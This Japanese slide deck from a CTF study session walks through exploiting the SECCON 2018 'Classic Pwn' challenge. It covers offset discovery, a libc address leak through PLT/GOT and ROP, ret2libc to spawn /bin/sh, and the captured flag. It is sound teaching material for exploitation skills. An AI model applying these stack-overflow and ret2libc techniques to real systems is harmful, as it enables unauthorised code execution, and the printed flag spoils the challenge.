

Pwn 入門

2019/08/10

Maru(@GmS944y)

準備 (1/2)

- Pwntools

- <https://github.com/arthaud/python3-pwntools> より
 - `$ apt-get update`
 - `$ apt-get install python3 python3-dev python3-pip git`
 - `$ pip3 install --upgrade git+https://github.com/arthaud/python3-pwntools.git`

- gdb + peda

- `$ git clone https://github.com/longld/peda.git ~/peda`
- `$ echo "source ~/peda/peda.py" >> ~/.gdbinit`

準備 (2/2)

- 問題, サンプルプログラムのクローン
 - `$ git clone https://github.com/m412u/classic`
- ディレクトリ構成
 - classic
 - classic
 - libc-2.23.so
 - example
 - exp_step{0..5}.py
 - バイナリファイル
 - Cライブラリ
 - 解答例集
 - 演習用プログラム

はじめに

- 目的
 - Pwnを解くフローを体験する.
- 題材
 - SECCON 2018 Online CTF
 - Classic Pwn (121 pt, 197 solves)
 - Pwnでよく用いられる手法を一度に学べる問題
- 質問等はその都度してもらって大丈夫です.

問題を解く流れ

- 1.静的解析
- 2.動的解析
- 3.脆弱性を探す
- 4.処理の奪取
- 5.エクスプロイトの組み立て
- 6.シェルの起動

静的解析

- fileコマンド

```
pochi@ubuntu:~/workspace/classic$ file classic
classic: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/l, for GNU/Linux 2.6.32, BuildID[sha1]=a8a02d46
0f97f6ff0fb4711f5eb207d4a1b41ed8, not stripped
```

- checksec.sh

```
pochi@ubuntu:~/workspace/classic$ checksec classic
[*] '/home/pochi/workspace/classic/classic'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE
```

動的解析

- 実行権限の付与
 - `$ chmod +x classic`
- 動作させてみる

```
pochi@ubuntu:~/workspace/classic$ ./classic
Classic Pwnable Challenge
Local Buffer >> AAAA
Have a nice pwn!!
```

- 標準入力から入力を受け付けて終了.

脆弱性を探す

- 大量のデータを入力してみる

```
pochi@ubuntu:~/workspace/classic$ ./classic
Classic Pwnable Challenge
Local Buffer >> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Have a nice pwn!!
Segmentation fault (コアダンプ)
```

- Segmentation faultで異常終了.


ディスアセンブリしてみる

- IDA, radare2, objdump...
- 大まかな処理をつかむ.
 - 使用されている関数
 - 分岐処理などなど...
- 気になった点が重要.

問．オフセットの計算

- ripまでのオフセットを計算してみる．
- リターンアドレスに到達するまで入力するデータ数．

スタック



解・オフセットの計算

- ripを書き換えるまでのオフセットを計算してみる.

```
gdb-peda$ pattc 0x100  
'AAA%AA$AABAA$AA nAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIA  
AeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAajAA9AA0AAkAAPAA lAAQAAmAARAAoA  
ASAApAATAaqAAUAArAAVAAtAAWAAuAAXAAvAAyAAwAAZAAxAayAAzA%%A%sA%BA%A$nA%CA%-A  
%(A%D A%;A%)A%EA%aA%0A%FA%bA%1A%G'
```

```
gdb-peda$ patto IAAe
IAAe found at offset: 72
```

- A. 72byte
 - “A”*72+(任意のアドレス)でripを書き換え可能

exploit を書いてみる

- (参考)exp_step0.py
- Python3系用に作成しています.
- 通常モード
 - \$ python3 exp_step{0..5}.py
- デバッグモード
 - \$ python3 exp_step{0..5}.py d

処理の移行

- どこに処理を飛ばせばよいか？
- プログラム内部にflagファイルを表示したり，シェルを起動するような機構はみられない．
- なにか使えそうなものはないか...？

注目すべきポイント

- 配布されたもう一つのファイルに注目してみる.
 - classic
 - libc-2.23.so ← こっち
- fileコマンドで調べてみる.

```
pochi@ubuntu:~/workspace/classic$ file libc-2.23.so
libc-2.23.so: ELF 64-bit LSB shared object, x86-64, version 1 (GNU/Linux),
dynamically linked, interpreter /lib64/l, BuildID[sha1]=b5381a457906d279073
822a5ceb24c4bfef94ddb, for GNU/Linux 2.6.32, stripped
```

libc とは？ (1/3)

- よく利用されるC言語の関数が集められたもの.
 - printf, fgets, read, write, system...
- プログラム実行時にメモリへマッピングされる.

libc とは？ (2/3)

- オフセットごとに関数の処理が記述されている。
- バージョンごとにオフセットは異なる。

libc.so.6

0x4f440	system				
		---	---	---	---
		---	---	---	---
		---	---	---	---
0x64e80	printf				
		---	---	---	---
		---	---	---	---
		---	---	---	---
0x110070	read				
		---	---	---	---
		---	---	---	---
		---	---	---	---

libc とは？ (3/3)

- libcはプログラム内で以下にマッピングされている。

```
gdb-peda$ vmmap
Start          End            Perm           Name
0x00400000     0x00401000     r-xp           /home/pochi/workspace/classic/classic
0x00600000     0x00601000     r--p           /home/pochi/workspace/classic/classic
0x00601000     0x00602000     rw-p           /home/pochi/workspace/classic/classic
0x00602000     0x00603000     r--p           [heap]
0x00007ffff79e4000 0x00007ffff7bcb000 r-xp           /lib/x86_64-linux-gnu/libc-2.27.so
0x00007ffff7bcb000 0x00007ffff7dcb000 ---p           /lib/x86_64-linux-gnu/libc-2.27.so
0x00007ffff7dcb000 0x00007ffff7dcf000 r--p           /lib/x86_64-linux-gnu/libc-2.27.so
0x00007ffff7dcf000 0x00007ffff7dd1000 rw-p           /lib/x86_64-linux-gnu/libc-2.27.so
0x00007ffff7dd1000 0x00007ffff7dd5000 rw-p           mapped
0x00007ffff7dd5000 0x00007ffff7dfc000 r-xp           /lib/x86_64-linux-gnu/ld-2.27.so
0x00007ffff7fd8000 0x00007ffff7fda000 rw-p           mapped
0x00007ffff7ff7000 0x00007ffff7ffa000 r--p           [vvar]
0x00007ffff7ffa000 0x00007ffff7ffc000 r-xp           [vdso]
0x00007ffff7ffc000 0x00007ffff7ffd000 r--p           /lib/x86_64-linux-gnu/ld-2.27.so
0x00007ffff7ffd000 0x00007ffff7ffe000 rw-p           /lib/x86_64-linux-gnu/ld-2.27.so
0x00007ffff7ffe000 0x00007ffff7fff000 rw-p           mapped
0x00007ffff7fff000 0x00007ffff7fff000 rw-p           [stack]
0xffffffffffff60000 0xffffffffffff601000 r-xp           [vsyscall]
```

ASLR(1/2)


- libcがマッピングされるアドレスを実行毎に変化させる (stackのアドレスも変化させる).

```
pochi@ubuntu:~/workspace/classic$ ldd ./classic
linux-vdso.so.1 (0x00007fff0ea6f000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fc21fb15000)
/lib64/ld-linux-x86-64.so.2 (0x00007fc21ff06000)
pochi@ubuntu:~/workspace/classic$ ldd ./classic
linux-vdso.so.1 (0x00007ffc893ee000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f5b93dea000)
/lib64/ld-linux-x86-64.so.2 (0x00007f5b941db000)
pochi@ubuntu:~/workspace/classic$ ldd ./classic
linux-vdso.so.1 (0x00007fff21d83000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ff2819d3000)
/lib64/ld-linux-x86-64.so.2 (0x00007ff281dc4000)
```

- ある時点でのアドレスがわからない.

ASLR(2/2)

- バイナリはASLRで生成されたランダムなアドレス＋関数へのオフセットでlibc内の関数にアクセスしている。




PLT と GOT(1/2)

- libcに存在する関数へのアドレスを呼び出す度に計算するのは効率が悪い.
- 関数の初回呼び出し時にアドレスを計算して保存しておけば処理が少なくてすむ.
- GOT(Global Offset Table)
 - 解決済みアドレスを保存しておくテーブル
- PLT(Procedure Linkage Table)
 - プログラムとGOTをつなぐジャンプ台

PLT と GOT(2/2)

- 処理のイメージ



- plt セクションの一部

```
000000000400540 <printf@plt>:  
400540:      jmp     QWORD PTR [rip+0x200ae2]      # 601028 <printf@GLIBC_2.2.5>  
400546:      push    0x2  
40054b:      jmp     400510 <|.plt>
```

ret2plt

- PLTに存在する関数なら GOTを経由するので、ASLRを気にせず呼び出すことができる。
- libcに関するアドレスが手に入れば、libc内の関数を呼び出すことが可能。
- リークできそうなアドレス，そのために使えそうな関数はないか...？

ROP(1/2)

- x64で関数が呼び出される場合，引数は決められたレジスタに格納される.
 - 第1引数 . . . rdi
 - 第2引数 . . . rsi
 - 第3引数 . . . rdx
- 引数に渡したいデータをレジスタに値を格納しなければならない.
 - gadgetと呼ばれるコードの断片を使用する.

ROP(2/2)

- (例)引数が1つの関数を呼び出す場合.
- popはスタックからレジスタへ値を格納する命令.

スタック



libc に関するアドレスのリーク

- (参考)exp_step1.py
 - 値が”0”の部分を埋めてみる.
- アドレス等の調べ方(例)
 - `objdump -d -M intel classic -j .plt --no`
 - `rp-lin-x64 --file=classic --rop=1 --unique`

実行結果の確認

- 整形前

```
[+] Starting program './classic': Done  
b'Have a nice pwn!!\n\xc0\xd9op?\x7f\n'  
[*] Stopped program './classic'
```

- 整形後

```
[+] Starting program './classic': Done  
[*] puts_got: 0x7f27993a59c0  
[*] Stopped program './classic'
```

ベースアドレスを求める (1/2)

- 得られたアドレスからputsのオフセットを引くとlibcのベースアドレスを求めることができる。
- (参考)exp_step3.py
- オフセットの求め方
 - `nm -D /lib/x86_64-linux-gnu/libc.so.6`

ベースアドレスを求める (2/2)

```
pochi@ubuntu:~/workspace/classic$ nm -D /lib/x86_64-linux-gnu/libc.so.6 | grep puts
000000000007f1f0 T _IO_fputs
00000000000809c0 T _IO_puts
000000000007f1f0 W fputs
000000000008a640 W fputs_unlocked
00000000000809c0 W puts
00000000001285d0 T puts@plt
00000000001266c0 T puts@plt
```

- putsのオフセットは0x809c0
- puts@gotのアドレスから引くと...

```
[+] Starting program './classic': Done
[*] puts_got: 0x7ff2812fe9c0
[*] libc_base: 0x7ff28127e000
```

ret2vuln

- libcのアドレスをリークさせることはできた.
- しかし, プログラムは終了してしまう.
 - 再起動するとアドレスは変わってしまう.



- 脆弱性のある部分を再び呼び出して2回目の攻撃を行う.
- `exp_step4.py`

ret2libc


- libc内のsystemを呼び出してみる.
- exp_step5.py
- 引数は“/bin/sh”
- 文字列のオフセットの調べ方
 - strings -tx /lib/x86_64-linux-gnu/libc.so.6

シェルの起動

- シェルの起動に成功

```
[*] Switching to interactive mode
$ id
uid=1000(pochi) gid=1000(pochi) groups=1000(pochi),4(administrators)
$
```

- 当時の様子



```
File "solve.py", line 93, in <module>
  main()
File "solve.py", line 55, in main
  s.connect((HOST, PORT))
File "/usr/lib/python2.7/socket.py", line 228, in meth
  return getattr(self, sock_name)(*args)
socket.gaierror: [Errno -2] Name or service not known
repulse@lubuntu: ~/Desktop/seccon/classic_pwn$ python solve.py r
[*] connect to remote
DEBUG:
puts addr: 0x7f5c6d57d690
libc addr: 0x7f5c6d50e000
system addr: 0x7f5c6d553390
binsh addr: 0x7f5c6d69ad57
ls -[*] interactive mode
total 36
drwxr-x--- 2 root classic 4096 Oct 23 02:37 .
drwxr-xr-x 6 root root 4096 Oct 23 02:37 ..
-rw-r----- 1 root classic 220 Sep 1 2015 .bash_logout
-rw-r----- 1 root classic 3771 Sep 1 2015 .bashrc
-rw-r----- 1 root classic 655 May 16 2017 .profile
-rwxr-x--- 1 root classic 8872 Oct 23 02:37 classic
-rw-r----- 1 root classic 44 Oct 23 02:37 flag.txt
cat flag.txt
SECCON{w4rm1ng_up_by_7r4d1710n4l_73chn1qu3}
*** Connection closed by remote host ***
repulse@lubuntu: ~/Desktop/seccon/classic_pwn$
```

別解 (+ α)

- One-gadget RCE
 - x64のlibc内にはそこに処理を飛ばただけでシェルを起動してくれる美味しい処理が存在する.
- one_gadget
 - One-gadget RCE のアドレスを探してくれるツール
 - https://github.com/david942j/one_gadget